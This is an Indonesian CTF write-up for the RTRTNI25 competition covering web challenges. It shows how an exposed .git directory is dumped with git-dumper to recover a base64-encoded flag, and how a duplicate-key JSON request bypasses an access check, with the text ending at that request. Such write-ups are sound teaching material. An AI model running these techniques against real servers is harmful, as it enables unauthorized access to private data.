[RTRTNI25 – CYBER COMPETITION 2025]

NAMA TIM : **gRape Gaming**

KETUA TIM :

- **Ahmad Zainurafi Alfikri**


ANGGOTA TIM :

- **Ivan Adito Arba Putra**

TABLE OF CONTENT

BONUS

1. Rise The Ranger [5 POINT]



Submit this flag for testing

RTRTNI25{testing_flag_here}


PROOF OF CONCEPT:

free flag

Flag: RTRTNI25{testing_flag_here}

WEB

1. History Leak [100 POINT]



CHALLENGE

History Leak

100


Developer kami secara tidak sengaja meng-upload *history* ke server produksi. Mungkin ada sesuatu yang menarik.

URL : http://18.136.199.188:8004

Always Day One - Menyala (KA)

PROOF OF CONCEPT:


diberikan sebuah link web. jika dibuka



Welcome to Our Production Server!


Everything is secure here. Nothing to see.

kelihatan seperti tidak apa apa. namun dari deskripsi soal kita dapat menyimpulkan bahwa terdapat file yang seharusnya tidak masuk ke server produksi namun malah masuk. biasanya file ini adalah file rahasia seperti .env dan lain lain yang masuk ke .gitignore. jadi saya lihat saja endpoint /.git dan ternyata benar ada.




```
Not Secure   http://18.136.199.188:8004/.git
Import bookmarks...  run container as user  know ram type linux  check storage  cle

Index of /.git/

../
logs/                                              04-Sep-2025 13:00                   -
objects/                                           05-Sep-2025 12:38                   -
HEAD                                               04-Sep-2025 13:00                  21
config                                             04-Sep-2025 13:00                 254
```

langsung saja saya menggunakan tool **git-dumper**




```
❯❯ /tmp/tmp.77SGijxNFY/web/history : git-dumper http://18.136.199.188:8004/.git/ ./output-dir

❯❯ /tmp/tmp.77SGijxNFY/web/history : ls
output-dir
```

jika dilihat isinya




```
❯❯ /tmp/tmp.77SGijxNFY/web/history : cd output-dir

❯❯ /tmp/tmp.77SGijxNFY/web/history/output-dir : ls

❯❯ /tmp/tmp.77SGijxNFY/web/history/output-dir : ls -a
.git

❯❯ /tmp/tmp.77SGijxNFY/web/history/output-dir : cd .git

❯❯ /tmp/tmp.77SGijxNFY/web/history/output-dir/.git : ls -a
config  HEAD  logs  objects
```

saya lihat isinya satu satu dan terdapat folder menarik di dalam folder **objects** yaitu aa, bb, cc yang masing masing terdapat file bernama 1111…11, 222…222, 333…333. langsung saja saya cat semua



```
  ❯❯ /tmp/tmp.77SGijxNFY/web/history/output-dir/.git/objects : cat */*
# This commit object now points to our new tree object.
tree cc33333333333333333333333333333333333333
author John Doe <john@example.com> 1672531200 +0000
committer John Doe <john@example.com> 1672531200 +0000

Refactor configuration and documentation

- Moved configuration to a separate file.
- Updated README.
- Old backup files were created during the process.
# This file simulates a git 'blob' object.
# It represents an old file named config.php.old

UlRSVE5JMjV7R210X0hpc3Rvcnk=
# This file simulates another git 'blob' object.
# It represents an old file named README.md.bak

X0lzX0ZvcmV2ZXJ9
# This file simulates a git 'tree' object.
# It lists the files (blobs) that exist in a specific commit.

# Format: <mode> <type> <hash>    <filename>
100644 blob aa11111111111111111111111111111111111111    config.php.old
100644 blob bb22222222222222222222222222222222222222    README.md.bak
```

dapat dilihat terdapat string format base64, langsung saja di-decrypt




```
  ❯❯ /tmp/tmp.77SGijxNFY/web/history/output-dir/.git/objects : echo 'UlRSVE5JMjV7R210X0hpc3Rvcnk=' | b
se64 -d
RTRTNI25{Git_History%

  ❯❯ /tmp/tmp.77SGijxNFY/web/history/output-dir/.git/objects : echo 'X0lzX0ZvcmV2ZXJ9' | base64 -d
_Is_Forever}%
```

didapat flagnya

Flag: RTRTNI25{Git_History_Is_Forever}

2. D00r t0 D00r [150 POINT]



CHALLENGE

D0O r t0 D0O r

150

Markas Besar baru saja memindahkan berkas-berkas penting ke server internal mereka. Di antara dokumen normal terdapat satu file sangat rahasia milik Asisten Operasi (201) dimana berisi kode operasi yang bisa mengguncang struktur komando. Kamu adalah operator siber di satuan siber yang diminta mencari bukti kebocoran.

http://18.136.199.188:8022/


#Note:

- Tak Payah Brute Force


Always Day One - Menyala (RB)

PROOF OF CONCEPT


diberikan sebuah link web dan jika dibuka



dari deskripsi soal kita tahu bahwa user ID 201 memiliki flag.
ketika kita request file untuk user 202 dan 201:




```
{
  "status": "success",
  "data": {
    "userId": 202,
    "name": "Agent J",
    "clearanceLevel": "Field Agent",
    "notes": "Data personalia standar untuk Agent J."
  }
}
```




```
{
  "status": "error",
  "message": "Access Denied: You do not have permission to view this file."
}
```

dan ketika dilihat request nya



```
id: 201
```

ini mengingatkan saya tentang vuln **json parameter pollution.** langsung dicoba saja dengan me-request id 202 namun kita sisipkan parameter 201 juga




```
fetch('/api.php', {
  method:'POST',
  headers:{'Content-Type':'application/json'},
  body: '{"id":202,"id":201}'
}).then(r=>r.text()).then(console.log)
```

```
